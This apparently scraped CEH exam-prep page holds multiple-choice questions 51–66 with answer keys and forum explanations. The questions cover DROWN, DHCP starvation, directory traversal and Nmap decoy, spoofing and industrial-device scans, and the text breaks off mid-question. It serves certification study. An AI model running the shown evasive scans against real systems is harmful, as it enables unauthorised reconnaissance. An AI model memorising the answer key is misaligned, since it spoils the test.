Samuel, a security administrator, is assessing the configuration of a web server. He noticed that the server permits SSLv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. This vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.
Which of the following attacks can be performed by exploiting the above vulnerability?

A. Padding oracle attack

B. DROWN attack

C. DUHK attack

D. Side-channel attack

Suggested Answer: *B*
Official Answer: B

Community vote distribution
B (100%)

Vincent_Lu Highly Voted 2 years, 2 months ago
B. DROWN attack ---------- A. Padding oracle attack: Exploiting padding to decrypt data. B. DROWN attack: Decrypting SSL/TLS communications through SSLv2 vulnerability. C. DUHK attack: Exploiting weak random number generators to compromise encryption. D. Side-channel attack: Extracting sensitive data through unintended channels, such as power consumption, electromagnetic radiation, or timing variations, to infer sensitive data or cryptographic keys.
upvoted 17 times

eli117 Highly Voted 2 years, 4 months ago
B. DROWN attack Explanation: The scenario describes a vulnerability where the web server permits SSLv2 connections and the same private key certificate is used on a different server that also allows SSLv2 connections. This is a security weakness because SSLv2 is a deprecated and insecure protocol that is susceptible to attacks. One attack that can be performed by exploiting this vulnerability is the DROWN (Decrypting RSA with Obsolete and Weakened eNcryption) attack. This attack allows an attacker to decrypt intercepted SSL traffic by exploiting a vulnerability in the SSLv2 protocol. In the DROWN attack, the attacker first sends specially crafted packets to the SSLv2 server to obtain data encrypted with the server's private key. The attacker can then use this data to decrypt intercepted SSL traffic that was encrypted with the same private key.
upvoted 10 times

insaniunt Most Recent 1 year, 8 months ago
B. DROWN attack
upvoted 1 times

jeremy13 2 years, 3 months ago
B. DROWN attack
upvoted 1 times

Question #52 *Topic 1*

Clark, a professional hacker, was hired by an organization to gather sensitive information about its competitors surreptitiously. Clark gathers the server IP address of the target organization using Whois footprinting. Further, he entered the server IP address as an input to an online tool to retrieve information such as the network range of the target organization and to identify the network topology and operating system used in the network.
What is the online tool employed by Clark in the above scenario?

A. DuckDuckGo

B. AOL

C. ARIN

D. Baidu

Suggested Answer: *C*
Official Answer: C

Community vote distribution
C (100%)

buzblox Most Recent 1 year, 9 months ago
ARIN (American Registry for Internet Numbers)
upvoted 1 times

g_man_rap 1 year, 9 months ago
DuckDuckGo - This is a search engine known for its privacy policies. Unlike some other search engines, DuckDuckGo doesn't track its users and aims to provide search results with enhanced privacy. AOL - Originally known as America Online, AOL was a giant in the early internet era, providing dial-up internet service, email, instant messaging (AIM), and a web portal. ARIN - The American Registry for Internet Numbers (ARIN) is a nonprofit membership organization that manages the distribution of Internet number resources, including IPv4 and IPv6 address space and Autonomous System Numbers (ASNs) in its designated region. Baidu - This is a Chinese multinational technology company specializing in Internet-related services and products and artificial intelligence. It's best known for its search engine services, similar to Google in the Chinese market.
upvoted 4 times

insaniunt 2 years, 2 months ago
C. ARIN
upvoted 1 times

581777a 2 years, 6 months ago
C. ARIN
upvoted 1 times

Vincent_Lu 2 years, 8 months ago
C. ARIN
upvoted 1 times

jeremy13 2 years, 9 months ago
C. ARIN American Registry for Internet Numbers (ARIN) (https://www.arin.net) CEH BOOK V12 Module 02 Page 216
upvoted 3 times

eli117 2 years, 10 months ago
C. ARIN Explanation: The scenario describes a reconnaissance phase technique called footprinting, which involves gathering information about a target organization in order to identify potential vulnerabilities or attack vectors. In this case, Clark has used Whois footprinting to obtain the server IP address of the target organization. He has then used an online tool to retrieve information such as the network range of the target organization and to identify the network topology and operating system used in the network. One such online tool that can be used for this purpose is ARIN (American Registry for Internet Numbers). ARIN is a non-profit organization that manages the allocation and registration of IP addresses and other Internet number resources in North America.
upvoted 2 times

Question #53 *Topic 1*

You are a penetration tester and are about to perform a scan on a specific server. The agreement that you signed with the client contains the following specific condition for the scan: “The attacker must scan every port on the server several times using a set of spoofed source IP addresses.” Suppose that you are using Nmap to perform this scan.
What flag will you use to satisfy this requirement?

A. The -g flag

B. The -A flag

C. The -f flag

D. The -D flag

Suggested Answer: *D*
Official Answer: D

Community vote distribution
D (100%)

eli117 Highly Voted 2 years, 10 months ago
D. The -D flag Explanation: The scenario describes a specific condition for a penetration testing scan, where the tester is required to scan every port on a server several times using a set of spoofed source IP addresses. The tester is using Nmap to perform the scan and needs to know which flag to use to satisfy this requirement. The -D flag is used in Nmap to specify a decoy scan. A decoy scan involves sending packets with spoofed IP addresses in order to disguise the true source of the scan. This can be used to make it more difficult for network intrusion detection systems (NIDS) to detect the scan, as well as to confuse the target system about the true source of the traffic. To use the -D flag, the tester specifies a list of decoy IP addresses to be used in the scan. These decoy addresses will be interspersed with the true source IP address in the scan traffic.
upvoted 12 times

Ayan1855 Most Recent 1 year, 7 months ago
The -D flag
upvoted 1 times

insaniunt 2 years, 2 months ago
D. The -D flag
upvoted 1 times

581777a 2 years, 6 months ago
D. The -D flag
upvoted 1 times

Vincent_Lu 2 years, 8 months ago
D. The -D flag ---------- IP Address Decoy nmap -D a.a.a.a,b.b.b.b,c.c.c.c {Target IP}

IP Address Spoofing nmap -S a.a.a.a {Target IP}
upvoted 2 times

Vincent_Lu 2 years, 8 months ago
D. The -D flag ---------- IP Address Decoy nmap -D a.a.a.a,b.b.b.b,c.c.c.c {Target IP} IP Address Spoofing nmap -S a.a.a.a {Target IP}This is the way
upvoted 2 times

qtygbapjpesdayazko 1 year, 11 months ago
This is the way
upvoted 1 times

tc5899 2 years, 10 months ago
-D for decoy
upvoted 3 times

Question #54 *Topic 1*

Jude, a pen tester, examined a network from a hacker's perspective to identify exploits and vulnerabilities accessible to the outside world by using devices such as firewalls, routers, and servers. In this process, he also estimated the threat of network security attacks and determined the level of security of the corporate network.
What is the type of vulnerability assessment that Jude performed on the organization?

A. Application assessment

B. External assessment

C. Passive assessment

D. Host-based assessment

Suggested Answer: *B*
Official Answer: B

Community vote distribution
B (100%)

Vincent_Lu Highly Voted 3 years, 2 months ago
B. External assessment ---------- Application assessment: It evaluates specific software applications to identify vulnerabilities and weaknesses that could be exploited by attackers. External assessment: It assesses the security of external systems and networks from an external perspective to identify vulnerabilities and security weaknesses. Passive assessment: It evaluates security by monitoring and analyzing network traffic and system behavior without directly interacting with the system. Host-based assessment: It evaluates the security of individual hosts or servers by inspecting their configuration, patches, and security policies.
upvoted 12 times

sunce12 Most Recent 2 years, 1 month ago
B. External assessment
upvoted 1 times

insaniunt 2 years, 8 months ago
B. External assessment -
upvoted 1 times

kukuh 2 years, 9 months ago
B. External assessment
upvoted 1 times

581777a 3 years ago
B. External assessment
upvoted 1 times

eli117 3 years, 4 months ago
B. External assessment Explanation: The scenario describes a type of vulnerability assessment where a pen tester (Jude) examines a network from a hacker's perspective to identify exploits and vulnerabilities that are accessible to the outside world, such as through firewalls, routers, and servers. This type of assessment is called an external assessment. External assessments are designed to simulate an attack from an external threat actor, such as a hacker or cybercriminal. The focus is on identifying vulnerabilities that are accessible from the Internet, such as open ports, unpatched software, weak passwords, and misconfigured systems. External assessments typically involve a combination of automated scanning tools and manual testing techniques. The objective is to determine the level of security of the corporate network and estimate the threat of network security attacks.
upvoted 4 times

Question #55 *Topic 1*

Widespread fraud at Enron, WorldCom, and Tyco led to the creation of a law that was designed to improve the accuracy and accountability of corporate disclosures. It covers accounting firms and third parties that provide financial services to some organizations and came into effect in 2002. This law is known by what acronym?

A. SOX

B. FedRAMP

C. HIPAA

D. PCI DSS

Suggested Answer: *A*

Official Answer: A

Community vote distribution

A (100%)

eli117 Highly Voted 2 years, 4 months ago

A. SOX Explanation: The law described in the scenario is the Sarbanes-Oxley Act (SOX), which was passed by the U.S. Congress in 2002 in response to a series of high-profile corporate accounting scandals, including Enron, WorldCom, and Tyco. SOX was designed to improve the accuracy and accountability of corporate disclosures by imposing new requirements on publicly traded companies, accounting firms, and third parties that provide financial services to these organizations.

upvoted 7 times

581777a Most Recent 2 years ago

A. SOX

upvoted 1 times

Vincent_Lu 2 years, 2 months ago

A. SOX ---------- A. SOX: Financial reporting and governance standards for publicly traded companies. B. FedRAMP: Security assessment and authorization program for cloud services. C. HIPAA: Standards for protecting sensitive patient health information. D. PCI DSS: Security standards for protecting payment card data.

upvoted 3 times

Question #56 *Topic 1*

Abel, a security professional, conducts penetration testing in his client organization to check for any security loopholes. He launched an attack on the DHCP servers by broadcasting forged DHCP requests and leased all the DHCP addresses available in the DHCP scope until the server could not issue any more IP addresses. This led to a DoS attack, and as a result, legitimate employees were unable to access the client's network. Which of the following attacks did Abel perform in the above scenario?

A. Rogue DHCP server attack

B. VLAN hopping

C. STP attack

D. DHCP starvation

Suggested Answer: *D*

Official Answer: D

Community vote distribution

D (100%)

Vincent_Lu Highly Voted 2 years, 2 months ago

D. DHCP starvation ---------- A. Rogue DHCP server attack: Unauthorized DHCP server distributing IP addresses. B. VLAN hopping: Exploiting VLAN vulnerabilities for unauthorized network access. C. STP attack: Disrupting networks through Spanning Tree Protocol manipulation. D. DHCP starvation: Flooding DHCP server to exhaust IP address pool.

upvoted 10 times

insaniunt Most Recent 1 year, 8 months ago

D. DHCP starvation "In a DHCP starvation attack, an attacker floods the DHCP server by sending numerous DHCP requests and uses all of the available IP addresses that the DHCP server can issue. As a result, the server cannot issue any more IP addresses, leading to a DoS attack. Because of this issue, valid users cannot obtain or renew their IP addresses; thus, they fail to access their network. An attacker broadcasts DHCP requests with spoofed MAC addresses with the help of tools such as Yersinia, Hyenae, and Gobbler." - Module 08 Page 1246

upvoted 3 times

IPconfig 1 year, 9 months ago

DHCP Starvation Attack In a DHCP starvation attack, an attacker floods the DHCP server by sending numerous DHCP requests and uses all of the available IP addresses that the DHCP server can issue. As a result, the server cannot issue any more IP addresses, leading to a DoS attack. Because of this issue, valid users cannot obtain or renew their IP addresses; thus, they fail to access their network. An attacker broadcasts DHCP requests with spoofed MAC addresses with the help of tools such as Yersinia, Hyenae, and Gobbler. CEH V12 page 1246

upvoted 1 times

581777a 2 years ago

D. DHCP starvation

upvoted 1 times

eli117 2 years, 4 months ago

D. DHCP starvation Explanation: The scenario describes an attack in which Abel launched a DHCP starvation attack on the client organization's DHCP servers. A DHCP starvation attack is a type of DoS attack that involves flooding the DHCP server with forged DHCP requests in an attempt to lease all available IP addresses in the DHCP scope. This causes the server to run out of available IP addresses, and as a result, legitimate clients are unable to obtain an IP address and connect to the network.

upvoted 4 times

Question #57 *Topic 1*

This form of encryption algorithm is a symmetric key block cipher that is characterized by a 128-bit block size, and its key size can be up to 256 bits. Which among the following is this encryption algorithm?

A. HMAC encryption algorithm

B. Twofish encryption algorithm

C. IDEA

D. Blowfish encryption algorithm

Suggested Answer: *B*

Official Answer: B

Community vote distribution

B (100%)

eli117 Highly Voted 2 years, 10 months ago

B. Twofish encryption algorithm Explanation: The Twofish encryption algorithm is a symmetric key block cipher that was designed to be secure, efficient, and flexible. It uses a block size of 128 bits and can have key sizes up to 256 bits, making it highly secure. Twofish was one of the five finalists in the Advanced Encryption Standard (AES) competition organized by the U.S. National Institute of Standards and Technology (NIST) in 1997. Although it was not selected as the winner, Twofish is still considered a highly secure encryption algorithm and is widely used in various applications.

upvoted 12 times

g_man_rap Most Recent 1 year, 9 months ago

A. HMAC encryption algorithm: Incorrect. HMAC stands for Hash-based Message Authentication Code. It is not an encryption algorithm but a type of message authentication code (MAC) involving a cryptographic hash function and a secret cryptographic key. B. Twofish encryption algorithm: Correct. Twofish is indeed a symmetric key block cipher with a block size of 128 bits, and it can use key sizes up to 256 bits. It was one of the five finalists for the Advanced Encryption Standard (AES) competition but was not selected as the AES. C. IDEA: Incorrect. IDEA, which stands for International Data Encryption Algorithm, is also a symmetric key block cipher but it uses a 64-bit block size and a 128-bit key size, which does not match the characteristics mentioned in your question. D. Blowfish encryption algorithm: Incorrect. Blowfish is a symmetric key block cipher that has a 64-bit block size and supports variable key lengths from 32 to 448 bits. It does not match the 128-bit block size described in the question.

upvoted 2 times

insaniunt 2 years, 2 months ago

B. Twofish encryption algorithm

upvoted 1 times

kimsteve 2 years, 2 months ago

The Twofish encryption algorithm is a symmetric key block cipher that was designed to be secure, efficient, and flexible. It uses a block size of 128 bits and can have key sizes up to 256 bits, making it highly secure.

upvoted 1 times

IPconfig 2 years, 3 months ago

Twofish uses a block size of 128 bits and key sizes up to 256 bits. It is a Feistel cipher CEH V12 Page 3330

upvoted 2 times

Question #58 *Topic 1*

Jude, a pen tester working in Keiltech Ltd., performs sophisticated security testing on his company's network infrastructure to identify security loopholes. In this process, he started to circumvent the network protection tools and firewalls used in the company. He employed a technique that can create forged TCP sessions by carrying out multiple SYN, ACK, and RST or FIN packets. Further, this process allowed Jude to execute DDoS attacks that can exhaust the network resources.
What is the attack technique used by Jude for finding loopholes in the above scenario?

A. Spoofed session flood attack

B. UDP flood attack

C. Peer-to-peer attack

D. Ping-of-death attack

Suggested Answer: *A*
Official Answer: A

Community vote distribution
A (100%)

eli117 Highly Voted 2 years, 4 months ago
A. Spoofed session flood attack Explanation: Jude used a spoofed session flood attack to bypass the network protection tools and firewalls used in his company's network infrastructure. This attack technique involves creating forged TCP sessions by sending multiple SYN, ACK, RST, or FIN packets to the target system. By doing so, the attacker can exhaust the target system's resources and make it unresponsive to legitimate requests. In a spoofed session flood attack, the attacker sends packets with a forged source IP address, making it difficult for the target system to distinguish between legitimate and malicious traffic. This makes it easier for the attacker to bypass network protection tools and firewalls, which may be configured to block traffic from known malicious IP addresses.
upvoted 16 times

insaniunt Most Recent 1 year, 8 months ago
A. Spoofed session flood attack Module 10 Page 1449 from CEH v12 book
upvoted 1 times

IPconfig 1 year, 9 months ago
Spoofed Session Flood Attack In this type of attack, attackers create fake or spoofed TCP sessions by carrying multiple SYN, ACK, and RST or FIN packets. Attackers employ this attack to bypass firewalls and perform DDoS attacks against target networks, exhausting their network resources. The following are examples for spoofed session flood attacks: ■ Multiple SYN-ACK Spoofed Session Flood Attack In this type of flood attack, attackers create a fake session with multiple SYN and multiple ACK packets, along with one or more RST or FIN packets. ■ Multiple ACK Spoofed Session Flood Attack In this type of flood attack, attackers create a fake session by completely skipping SYN packets and using only multiple ACK packets along with one or more RST or FIN packets. Because SYN packets are not employed and firewalls mostly use SYN packet filters to detect abnormal traffic, the DDoS detection rate of the firewalls is very low for these types of attacks. CEH V12 Page 1449
upvoted 2 times

pashte2307 1 year, 11 months ago
A: Spoofed session flood attack
upvoted 1 times

581777a 2 years ago
A. Spoofed session flood attack
upvoted 1 times

Vincent_Lu 2 years, 2 months ago
A. Spoofed session flood attack
upvoted 2 times

Question #59 *Topic 1*

Jim, a professional hacker, targeted an organization that is operating critical industrial infrastructure. Jim used Nmap to scan open ports and running services on systems connected to the organization's OT network. He used an Nmap command to identify Ethernet/IP devices connected to the Internet and further gathered information such as the vendor name, product code and name, device name, and IP address.
Which of the following Nmap commands helped Jim retrieve the required information?

A. nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p

B. nmap -Pn -sU -p 44818 --script enip-info

C. nmap -Pn -sT -p 46824

D. nmap -Pn -sT -p 102 --script s7-info

Suggested Answer: *B*
Official Answer: B

Community vote distribution
B (100%)

eli117 Highly Voted 2 years, 10 months ago
B. nmap -Pn -sU -p 44818 --script enip-info Explanation: The Ethernet/IP protocol is commonly used in industrial control systems (ICS) and critical infrastructure. Jim targeted an organization that is operating critical industrial infrastructure, and he used Nmap to scan open ports and running services on systems connected to the organization's OT network. To identify Ethernet/IP devices connected to the Internet and gather information such as the vendor name, product code and name, device name, and IP address, Jim used the Nmap script "enip-info". This script is designed to scan for Ethernet/IP devices and gather information about them.The port 44818 should be the TCP (explicit) and port 2222 is the UDP (implicit). I'm curious why the answer is "B. nmap -Pn -sU -p 44818 --script enip-info `", but not "B. nmap -Pn -sT -p 44818 --script enip-info `"?This is probably because the option "-sU" specifies just an UDP scan for open port, but the option "--script enip-info" specifies to also scan for TCP port 44818. See the nmap documentation: https://nmap.org/nsedoc/scripts/enip-info.html This NSE script is used to send a EtherNet/IP packet to a remote device that has TCP 44818 open. The script will send a Request Identity Packet and once a response is received, it validates that it was a proper response to the command that was sent, and then will parse out the data. Information that is parsed includes Device Type, Vendor ID, Product name, Serial Number, Product code, Revision Number, status, state, as well as the Device IP.
upvoted 9 times

eli117 Highly Voted 2 years, 10 months ago
Selected Answer: B
B. nmap -Pn -sU -p 44818 --script enip-info

Explanation:

The Ethernet/IP protocol is commonly used in industrial control systems (ICS) and critical infrastructure. Jim targeted an organization that is operating critical industrial infrastructure, and he used Nmap to scan open ports and running services on systems connected to the organization's OT network.

To identify Ethernet/IP devices connected to the Internet and gather information such as the vendor name, product code and name, device name, and IP address, Jim used the Nmap script "enip-info". This script is designed to scan for Ethernet/IP devices and gather information about them.
upvoted 9 times

Vincent_Lu 2 years, 8 months ago
The port 44818 should be the TCP (explicit) and port 2222 is the UDP (implicit). I'm curious why the answer is "B. nmap -Pn -sU -p 44818 --script enip-info `", but not "B. nmap -Pn -sT -p 44818 --script enip-info `"?This is probably because the option "-sU" specifies just an UDP scan for open port, but the option "--script enip-info" specifies to also scan for TCP port 44818. See the nmap documentation: https://nmap.org/nsedoc/scripts/enip-info.html This NSE script is used to send a EtherNet/IP packet to a remote device that has TCP 44818 open. The script will send a Request Identity Packet and once a response is received, it validates that it was a proper response to the command that was sent, and then will parse out the data. Information that is parsed includes Device Type, Vendor ID, Product name, Serial Number, Product code, Revision Number, status, state, as well as the Device IP.
upvoted 5 times

Beter0 2 years, 3 months ago

This is probably because the option "-sU" specifies just an UDP scan for open port, but the option "--script enip-info" specifies to also scan for TCP port 44818. See the nmap documentation: https://nmap.org/nsedoc/scripts/enip-info.html This NSE script is used to send a EtherNet/IP packet to a remote device that has TCP 44818 open. The script will send a Request Identity Packet and once a response is received, it validates that it was a proper response to the command that was sent, and then will parse out the data. Information that is parsed includes Device Type, Vendor ID, Product name, Serial Number, Product code, Revision Number, status, state, as well as the Device IP.

upvoted 2 times

y2mk1ng Most Recent 2 years ago

He wants to identify Ethernet/IP devices, therefore he can use --script enip-info. And this script uses TCP 44818.

upvoted 1 times

insaniunt 2 years, 2 months ago

B. nmap -Pn -sU -p 44818 --script enip-info Module 18 Page 2980

upvoted 1 times

IPconfig 2 years, 3 months ago

Scanning Ethernet/IP Devices (OT) nmap -Pn -sU -p 44818 --script enip-info Ethernet/IP is a popular protocol implemented by many industrial networks. Ethernet/IP uses Ethernet as a transport layer protocol, and CIP is used to provide services for industrial applications. This protocol operates on UDP port number 44818. Using the above command, attackers can gather information such as the name of the vendor, product code and name, device name, IP address, etc. CEH V12 page 2981

upvoted 1 times

eronmelo 2 years, 4 months ago

B. nmap -Pn -sU -p 44818 --script enip-info nmap --script enip-info -sU -p 44818 PORT STATE SERVICE REASON 44818/tcp open EtherNet-IP-2 syn-ack | enip-info: | type: Communications Adapter (12) | vendor: Rockwell Automation/Allen-Bradley (1) | productName: 1769-L32E Ethernet Port | serialNumber: 0x000000 | productCode: 158 | revision: 3.7 | status: 0x0030 | state: 0x03 |_ ipAddress: 192.168.1.123 https://nmap.org/nsedoc/scripts/enip-info.html#:~:text=This%20NSE%20script,the%20Device%20IP.

upvoted 1 times

581777a 2 years, 6 months ago

B. nmap -Pn -sU -p 44818 --script enip-info

upvoted 1 times

jeremy13 2 years, 10 months ago

EtherNet/IP makes use of TCP port number 44818 for explicit messaging and UDP port number 2222 for implicit messaging https://en.wikipedia.org/wiki/EtherNet/IPThe port 44818 should be the TCP (explicit) and port 2222 is the UDP (implicit). I'm curious why the answer is "B. nmap -Pn -sU -p 44818 --script enip-info `", but not "B. nmap -Pn -sT -p 44818 --script enip-info `"?

upvoted 4 times

jeremy13 2 years, 10 months ago

Selected Answer: B

EtherNet/IP makes use of TCP port number 44818 for explicit messaging and UDP port number 2222 for implicit messaging

https://en.wikipedia.org/wiki/EtherNet/IP

upvoted 4 times

Vincent_Lu 2 years, 8 months ago

The port 44818 should be the TCP (explicit) and port 2222 is the UDP (implicit). I'm curious why the answer is "B. nmap -Pn -sU -p 44818 --script enip-info `", but not "B. nmap -Pn -sT -p 44818 --script enip-info `"?

upvoted 2 times

Question #60 *Topic 1*

While testing a web application in development, you notice that the web server does not properly ignore the “dot dot slash” (../) character string and instead returns the file listing of a folder higher up in the folder structure of the server.
What kind of attack is possible in this scenario?

A. Cross-site scripting

B. SQL injection

C. Denial of service

D. Directory traversal

Suggested Answer: *D*
Official Answer: D

Community vote distribution
D (100%)

insaniunt Most Recent 1 year, 8 months ago
In directory traversal attacks, attackers use the dot-dot-slash (../) sequence to access restricted directories outside the web server’s root directory. Attackers can use the trial-and-error method to navigate outside the root directory and access sensitive information in the system.
upvoted 3 times

sudowhoami 1 year, 10 months ago
Exam Hint ../ = Directory Traversal
upvoted 2 times

581777a 2 years ago
D. Directory traversal
upvoted 2 times

Danieluuqo 2 years, 4 months ago
The answer is D
upvoted 2 times

eli117 2 years, 4 months ago
D. Directory traversal In a directory traversal attack, an attacker can access files and directories that are stored outside of the web root directory. The attacker can exploit this vulnerability to access sensitive information such as configuration files, password files, and other sensitive data.
upvoted 3 times

Question #61 *Topic 1*

Richard, an attacker, aimed to hack IoT devices connected to a target network. In this process, Richard recorded the frequency required to share information between connected devices. After obtaining the frequency, he captured the original data when commands were initiated by the connected devices. Once the original data were collected, he used free tools such as URH to segregate the command sequence. Subsequently, he started injecting the segregated command sequence on the same frequency into the IoT network, which repeats the captured signals of the devices.
What is the type of attack performed by Richard in the above scenario?

A. Cryptanalysis attack

B. Reconnaissance attack

C. Side-channel attack

D. Replay attack

Suggested Answer: *D*
Official Answer: D

Community vote distribution
D (100%)

eli117 Highly Voted 2 years, 4 months ago
D. Replay attack Explanation: In the given scenario, Richard aims to hack IoT devices connected to a target network using a replay attack. He records the frequency required to share information between connected devices and captures the original data when commands are initiated by the connected devices. Once the original data are collected, he uses free tools such as URH to segregate the command sequence. Subsequently, he starts injecting the segregated command sequence on the same frequency into the IoT network, which repeats the captured signals of the devices. In a replay attack, an attacker records legitimate data transmissions and later retransmits them, hoping to impersonate the original sender or gain unauthorized access. The attacker captures the data packets or messages transmitted between two entities and replays them back to the same or another entity, leading to unauthorized access, impersonation, or denial of service.
upvoted 8 times

kenjeshry Most Recent 1 year, 6 months ago
Replay Attack Once the original data is collected, the attacker uses free tools such as URH (Universal Radio Hacker) to segregate the command sequence..Page 2814
upvoted 1 times

insaniunt 1 year, 8 months ago
D. Replay attack Module 11 Page 1542
upvoted 1 times

581777a 2 years ago
D. Replay attack
upvoted 1 times

Question #62 *Topic 1*

Which of the following allows attackers to draw a map or outline the target organization's network infrastructure to know about the actual environment that they are going to hack?

A. Vulnerability analysis

B. Malware analysis


C. Scanning networks

D. Enumeration

Suggested Answer: *C*

Official Answer: C

Community vote distribution



eli117 Highly Voted 2 years, 10 months ago

C. Scanning networks Scanning networks allows attackers to draw a map or outline the target organization's network infrastructure to know about the actual environment that they are going to hack. Scanning can help the attacker identify the IP addresses, operating systems, open ports, and running services of the systems connected to the target network. This information can then be used to identify vulnerabilities and plan further attacks.

upvoted 11 times

kenjeshry Most Recent 1 year, 6 months ago

Enumeration is the process of extracting usernames, machine names, network resources, shares, and services from a system or network. In the enumeration phase, an attacker creates active connections with the system and sends directed queries to gain more information about the target. Scanning is the process of gathering additional detailed information about the target using highly complex and aggressive reconnaissance techniques Certified Ethical Hacker (CEH) Version 12 P401 and P261

upvoted 1 times

g_man_rap 1 year, 9 months ago

C. Scanning networks: Network scanning is the process of actively probing a network or systems using tools to discover devices and their details. This would include IP addresses, open ports, services running, and other characteristics. This process is essential for attackers to draw a map or outline of a network infrastructure. D. Enumeration: Enumeration is a process that goes a step further than scanning. It involves extracting user names, machine names, network resources, shares, and services from a system. While enumeration can provide detailed information and could be part of the process to understand the target environment, it is typically done after scanning networks.

upvoted 4 times

qtygbapjpesdayazko 1 year, 11 months ago

C. Scanning networks

upvoted 1 times

I_Know_Everything_KY 2 years ago

Answer is D: Enumeration. CEH 50V12 Book: Enumeration P357 Pre-Assessment Phase - - Identify Assets and Create a Baseline 5. Understand the network architecture and map the network infrastructure "Scanning networks" makes no mention of mapping.

upvoted 1 times

insaniunt 2 years, 2 months ago

C. Scanning networks Network scanning is a procedure for identifying active devices on a network by employing a feature or features in the network protocol to signal devices and await a response

upvoted 1 times

IPconfig 2 years, 3 months ago

C. Scanning networks

upvoted 1 times

iitc_duo 2 years, 4 months ago

D. Enumeration Enumeration is the process of extracting information about a target network or system. It allows attackers to gather details about the network infrastructure, such as the IP addresses of active hosts, open ports, services running on those ports, and sometimes even user accounts. This information can help attackers create a map or outline of the target organization's network infrastructure, enabling them to better understand the environment they plan to attack. Enumeration is a reconnaissance technique used by attackers as a preparatory step in hacking.

upvoted 3 times

581777a 2 years, 6 months ago

D. Enumeration Enumeration involves gathering information about a target network, such as identifying active hosts, open ports, and network services. Attackers use enumeration to create a map or outline of the target organization's network infrastructure, which helps them understand the environment they are planning to exploit. This information is valuable for planning and executing further attacks on the network.

upvoted 3 times

ZacharyDriver 2 years, 6 months ago

C. Scanning Networks

upvoted 1 times

naija4life 2 years, 7 months ago

D. Enumeration Enumeration in cyber security is extracting a system's valid usernames, machine names, share names, directory names, and other information.

upvoted 2 times

Vincent_Lu 2 years, 8 months ago

C. Scanning networks

upvoted 1 times

Question #63 *Topic 1*

Your company was hired by a small healthcare provider to perform a technical assessment on the network. What is the best approach for discovering vulnerabilities on a Windows-based computer?

A. Use the built-in Windows Update tool

B. Use a scan tool like Nessus

C. Check MITRE.org for the latest list of CVE findings

D. Create a disk image of a clean Windows installation

Suggested Answer: *B*

Official Answer: B

Community vote distribution

B (100%)

581777a Highly Voted 2 years ago

B. Use a scan tool like Nessus Nessus is a widely used vulnerability scanning tool that can help identify vulnerabilities, misconfigurations, and potential security issues in a system. It scans the target system for known vulnerabilities and provides detailed reports on its findings, allowing you to take appropriate actions to address the identified security issues. While the other options (A, C, and D) are also important considerations in the context of cybersecurity and system assessment, using a specialized vulnerability scanning tool like Nessus is specifically designed to efficiently discover and assess vulnerabilities in a system.

upvoted 6 times

Vincent_Lu 2 years, 2 months ago

B. Use a scan tool like Nessus

upvoted 2 times

eli117 2 years, 4 months ago

B. Use a scan tool like Nessus. Using a scan tool like Nessus is a good approach for discovering vulnerabilities on a Windows-based computer. Nessus can scan and analyze a system for vulnerabilities, configuration errors, and other security issues. It can also provide reports on the security posture of the system and suggest remediation steps. Other methods like using Windows Update or checking CVE findings can be useful, but they may not be as comprehensive as using a dedicated vulnerability scanner. Creating a disk image of a clean Windows installation is also useful, but it is more relevant for forensic analysis rather than vulnerability assessment.

upvoted 3 times

Question #64 *Topic 1*

Susan, a software developer, wants her web API to update other applications with the latest information. For this purpose, she uses a user-defined HTTP callback or push APIs that are raised based on trigger events; when invoked, this feature supplies data to other applications so that users can instantly receive real-time information.
Which of the following techniques is employed by Susan?

A. Web shells

B. Webhooks

C. REST API

D. SOAP API

Suggested Answer: *B*
Official Answer: B

Community vote distribution
B (100%)

Vincent_Lu Highly Voted 2 years, 8 months ago
B. Webhooks ---------- A. Web shells: Web-based remote access tools. B. Webhooks: Allows real-time updates using HTTP callback. C. REST API: Uses HTTP methods to access and manipulate resources. D. SOAP API: Uses XML messaging format for remote procedure calls.
upvoted 9 times

insaniunt Most Recent 2 years, 2 months ago
B. Webhooks
upvoted 1 times

581777a 2 years, 6 months ago
B. Webhooks Webhooks are user-defined HTTP callbacks or push APIs that allow applications to communicate with each other in real-time. They are triggered by specific events and send data to other applications automatically when those events occur. In this scenario, Susan is using webhooks to update other applications with the latest information and provide real-time data to users.
upvoted 1 times

jeremy13 2 years, 9 months ago
B. Webhooks
upvoted 1 times

eli117 2 years, 10 months ago
B. Webhooks Explanation: Susan is using Webhooks to update other applications with the latest information from her web API. Webhooks are user-defined HTTP callbacks that are raised based on trigger events. When the trigger event occurs, the Webhook feature supplies data to other applications so that users can instantly receive real-time information. Webhooks are useful for a variety of purposes, such as automating workflows, updating data, and triggering notifications. They are widely used in modern web applications, especially in the context of real-time data sharing.
upvoted 1 times

Question #65 *Topic 1*

Which IOS jailbreaking technique patches the kernel during the device boot so that it becomes jailbroken after each successive reboot?

A. Tethered jailbreaking

B. Semi-untethered jailbreaking

C. Semi-tethered jailbreaking

D. Untethered jailbreaking

Suggested Answer: *D*

Official Answer: D

Community vote distribution

D (100%)

Rocko1 Highly Voted 2 years, 8 months ago

In a tethered jailbreak, the device must be connected to a computer each time it is restarted. The jailbreak exploit needs to be applied again using special software or tools to gain access to the device's filesystem and allow the installation of unauthorized apps and modifications. Without this reapplication, the device will boot into a non-jailbroken state. On the other hand, an untethered jailbreak is more convenient as it does not require a computer connection every time the device restarts. Once the untethered jailbreak is successfully performed, the modifications made to the device remain persistent even after a reboot. The device can be turned on and off without losing the jailbreak status, allowing the use of unauthorized apps and tweaks without any additional steps.

upvoted 5 times

RITYdff545454545f Most Recent 1 year, 10 months ago

B IS CORRECT

upvoted 1 times

insaniunt 2 years, 2 months ago

D. Untethered jailbreaking

upvoted 2 times

581777a 2 years, 6 months ago

D. Untethered jailbreaking

upvoted 1 times

Vincent_Lu 2 years, 8 months ago

D. Untethered jailbreaking

upvoted 1 times

eli117 2 years, 10 months ago

D. Untethered jailbreaking Explanation: Untethered jailbreaking is a type of jailbreaking technique that allows an iOS device to maintain the jailbreak state even after rebooting. This is achieved by patching the kernel during the device boot process so that it always loads a jailbroken version of the operating system. Unlike tethered or semi-tethered jailbreaking, the user does not need to connect the device to a computer each time it is rebooted to maintain the jailbreak state.

upvoted 2 times

Question #66 *Topic 1*

Stella, a professional hacker, performs an attack on web services by exploiting a vulnerability that provides additional routing information in the SOAP header to support asynchronous communication. This further allows the transmission of web-service requests and response messages using different TCP connections.
Which of the following attack techniques is used by Stella to compromise the web services?

A. Web services parsing attacks

B. WS-Address spoofing

C. SOAPAction spoofing

